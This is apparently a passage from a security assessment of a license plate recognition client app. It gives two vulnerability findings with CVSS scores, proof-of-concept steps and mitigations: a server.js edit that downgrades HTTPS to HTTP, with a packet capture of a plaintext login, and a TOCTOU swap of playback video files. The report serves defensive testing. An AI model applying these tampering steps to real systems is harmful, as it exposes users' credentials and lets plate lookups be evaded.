| <b>Common Vulnerability Scoring System Calculator</b> <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Category</th> <th>Score</th> </tr> </thead> <tbody> <tr> <td>Base</td> <td>7.3</td> </tr> <tr> <td>Impact</td> <td>5.2</td> </tr> <tr> <td>Exploitability</td> <td>2.1</td> </tr> <tr> <td>Temporal</td> <td>6.9</td> </tr> <tr> <td>Environmental</td> <td>7.6</td> </tr> <tr> <td>Modified Impact</td> <td>5.9</td> </tr> <tr> <td>Overall</td> <td>7.6</td> </tr> </tbody> </table> <p><b>CVSS Base Score:</b> 7.3<br/> <b>Impact Subscore:</b> 5.2<br/> <b>Exploitability Subscore:</b> 2.1<br/> <b>CVSS Temporal Score:</b> 6.9<br/> <b>CVSS Environmental Score:</b> 7.6<br/> <b>Modified Impact Subscore:</b> 5.9<br/> <b>Overall CVSS Score:</b> 7.6</p> <p><a href="#">Show Equations</a></p> <p>CVSS v3.1 Vector<br/> AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:N/E:P/RL:X/RC:C/CR:H/IR:H/AR:L/MAV:N/MAC:L/MPR:L/MUI:R/MS:U/MC:H/MI:H/MA:N</p> |                                                                                                                                                           |                   |                 | Category | Score | Base | 7.3 | Impact | 5.2 | Exploitability | 2.1 | Temporal | 6.9 | Environmental | 7.6 | Modified Impact | 5.9 | Overall | 7.6 |
| Category                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Score                                                                                                                                                     |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Base                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 7.3                                                                                                                                                       |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Impact                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 5.2                                                                                                                                                       |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Exploitability                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 2.1                                                                                                                                                       |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Temporal                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 6.9                                                                                                                                                       |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Environmental                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 7.6                                                                                                                                                       |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Modified Impact                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 5.9                                                                                                                                                       |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Overall                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | 7.6                                                                                                                                                       |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Consequence / Impact analysis</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                           |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| An attacker can sniff all information by changing HTTPS to HTTP by tampering with the internal server of the client app.<br>And using its information, an attacker can acquire the plate information.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                           |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Recommended mitigation</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                           |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Using the PKI with SSL/TLS</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                                                                           |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Tools needed                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Wireshark                                                                                                                                                 |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Proof of concept / How to attack</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                           |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |

```

server.js
: tempering code
- const https = require('https');
- const host = http://team-server-dhzve.run.goorm.io;
 var path = require('path');
 const https = require('https');
 const http = require('http');
 ...
 const ssl_config = require('./ssl-config');
 ...
 const options = {
 key: ssl_config.privateKey,
 cert: ssl_config.certificate
 }
 ...
 const server = https.createServer(options, app);
 const server = http.createServer(app);
 const cors = require('cors');
 const io = require('socket.io')(server, {
 cors: {
 origin: "*",
 credentials: true
 }
 });
 ...
 app.use(cors());
 app.use(express.urlencoded({
 extended: true
 }));
 ...
 const host = "http://team-server-dhzve.run.goorm.io";
 var socketId = "";
 io.on('connection', socket => {
 ...

```

Communication with an external server has been changed to http.  
Requests and responses are made to plain text, and all information is exposed.



```


> Frame 575: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits) on interface \Device\NPF_{3B58195E-EF58-48CD-8497-5DD64C046FDE}, id 0
> Ethernet II, Src: IntelCor_ae:f8:03 (d4:3b:04:ae:f8:03), Dst: Juniper_N_ff:10:02 (00:10:db:ff:10:02)
> Internet Protocol Version 4, Src: 10.58.62.21, Dst: 3.37.230.176
> Transmission Control Protocol, Src Port: 59129, Dst Port: 80, Seq: 1, Ack: 1, Len: 135
> Hypertext Transfer Protocol

```

```

0020 e6 b0 66 f9 00 50 3a 87 7e da ec 83 f8 ea 50 18 ..-..P..-....P.
0030 02 01 7b 97 00 06 47 45 54 20 2f 73 69 67 6e 69 .-.-GE T /signin
0040 6e 3f 75 73 65 72 6e 61 6d 65 3d 74 65 73 74 32 n?userna me-test2
0050 40 67 6d 61 69 6c 2e 63 6f 6d 26 70 61 73 73 77 @gmail.c om&passw
0060 6f 72 64 3d 41 73 64 66 21 32 33 34 26 6f 74 70 ord=Asdf!234&otp
0070 3d 32 34 39 31 34 38 20 48 54 54 58 2f 31 2e 31 =249140 HTTP/1.1


```



1.2.27. V27 - A TOCTOU attack is possible because there is a time gap between file selection and file playback.

| Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | [V27] A TOCTOU attack is possible because there is a time gap between file selection and file playback. |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------|-------------------|-----------------|----------|-------|------|-----|--------|-----|----------------|-----|----------|-----|---------------|-----|-----------------|-----|---------|-----|
| CIA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Integrity                                                                                               | Attack vector     | [CLIENT/SOURCE] |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Approach                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | [REVIEW/DESIGN]                                                                                         | Exploit technique | [TAMPERING]     |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Vulnerabilities</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                         |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| A TOCTOU attack is possible because there is a time gap between file selection and file playback.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                         |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Relative component / source code</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                         |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Source/client/web/src/images/playback files</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                         |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| CVSS Score                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 7.1                                                                                                     | Severity          | High            |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Common Vulnerability Scoring System Calculator</b> <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Category</th> <th>Score</th> </tr> </thead> <tbody> <tr> <td>Base</td> <td>5.7</td> </tr> <tr> <td>Impact</td> <td>3.6</td> </tr> <tr> <td>Exploitability</td> <td>2.1</td> </tr> <tr> <td>Temporal</td> <td>5.4</td> </tr> <tr> <td>Environmental</td> <td>7.1</td> </tr> <tr> <td>Modified Impact</td> <td>5.4</td> </tr> <tr> <td>Overall</td> <td>7.1</td> </tr> </tbody> </table> <p><b>CVSS v3.1 Vector</b><br/>AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:H/A:N/E:P/RL:X/RC:C/CR:L/IR:H/AR:L/MAV:N/MAC:L/MPR:L/MUI:R/MS:U/MC:N/MI:H/MA:N</p> |                                                                                                         |                   |                 | Category | Score | Base | 5.7 | Impact | 3.6 | Exploitability | 2.1 | Temporal | 5.4 | Environmental | 7.1 | Modified Impact | 5.4 | Overall | 7.1 |
| Category                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Score                                                                                                   |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Base                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 5.7                                                                                                     |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Impact                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 3.6                                                                                                     |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Exploitability                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 2.1                                                                                                     |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Temporal                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 5.4                                                                                                     |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Environmental                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | 7.1                                                                                                     |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Modified Impact                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 5.4                                                                                                     |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Overall                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | 7.1                                                                                                     |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Consequence / Impact analysis</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                         |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| 1. Attacker can change playback file, so a criminal driver can evade to be looked up                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                         |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Recommended mitigation</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                         |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| 1. Do not use an additional button to start ALPR<br>2. If choosing the file is done, run ALPR right now                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                         |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| Tools needed                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | NA                                                                                                      |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |
| <b>Proof of concept / How to attack</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                         |                   |                 |          |       |      |     |        |     |                |     |          |     |               |     |                 |     |         |     |

1. SELECT INPUT FILE TYPE to Video
2. Select a playback file (beaver1.avi) via “파일 선택” button
3. if attacker change file beaver2.avi to beaver1.avi before pushing “START ALPR”, the officer will run "beaver2.avi" named "beaver1.avi" instead of original "beaver1.avi"



|  | runtime_data        | 2022-07-12 오후 1:54 | 파일 폴더         |           |
|--|---------------------|--------------------|---------------|-----------|
|  | alpr.exe            | 2022-07-05 오후 2:03 | 응용 프로그램       | 2,978KB   |
|  | alpr.png            | 2022-07-05 오후 2:03 | PNG 파일        | 9KB       |
|  | beaver1.avi         | 2022-06-10 오전 1:09 | AVI 파일        | 395,943KB |
|  | beaver2.avi         | 2022-06-10 오전 1:09 | AVI 파일        | 208,686KB |
|  | DetectedImage.png   | 2022-07-11 오전 8:44 | PNG 파일        | 419KB     |
|  | liblept-DLL.dll     | 2022-07-05 오후 2:03 | 응용 프로그램 확장    | 2,983KB   |
|  | openalpr.conf       | 2022-07-05 오후 2:03 | CONF 파일       | 5KB       |
|  | opencv_world455.dll | 2022-07-05 오후 2:03 | 응용 프로그램 확장    | 62,249KB  |
|  | server.js           | 2022-07-05 오후 2:03 | JavaScript 파일 | 7KB       |
|  | ssl-config.js       | 2022-07-05 오후 2:03 | JavaScript 파일 | 1KB       |

|  | runtime_data        | 2022-07-12 오후 1:54 | 파일 폴더         |           |
|--|---------------------|--------------------|---------------|-----------|
|  | alpr.exe            | 2022-07-05 오후 2:03 | 응용 프로그램       | 2,978KB   |
|  | alpr.png            | 2022-07-05 오후 2:03 | PNG 파일        | 9KB       |
|  | beaver1.avi         | 2022-06-10 오전 1:09 | AVI 파일        | 208,686KB |
|  | beaver12.avi        | 2022-06-10 오전 1:09 | AVI 파일        | 395,943KB |
|  | DetectedImage.png   | 2022-07-11 오전 8:44 | PNG 파일        | 419KB     |
|  | liblept-DLL.dll     | 2022-07-05 오후 2:03 | 응용 프로그램 확장    | 2,983KB   |
|  | openalpr.conf       | 2022-07-05 오후 2:03 | CONF 파일       | 5KB       |
|  | opencv_world455.dll | 2022-07-05 오후 2:03 | 응용 프로그램 확장    | 62,249KB  |
|  | server.js           | 2022-07-05 오후 2:03 | JavaScript 파일 | 7KB       |
|  | ssl-config.js       | 2022-07-05 오후 2:03 | JavaScript 파일 | 1KB       |

SELECT INPUT FILE TYPE

Camera  Video  Image

파일 선택 **beaver1.avi**


SAVE FILE

No Save  Save

Save (No ALPR)

View



License Plate(Latest)



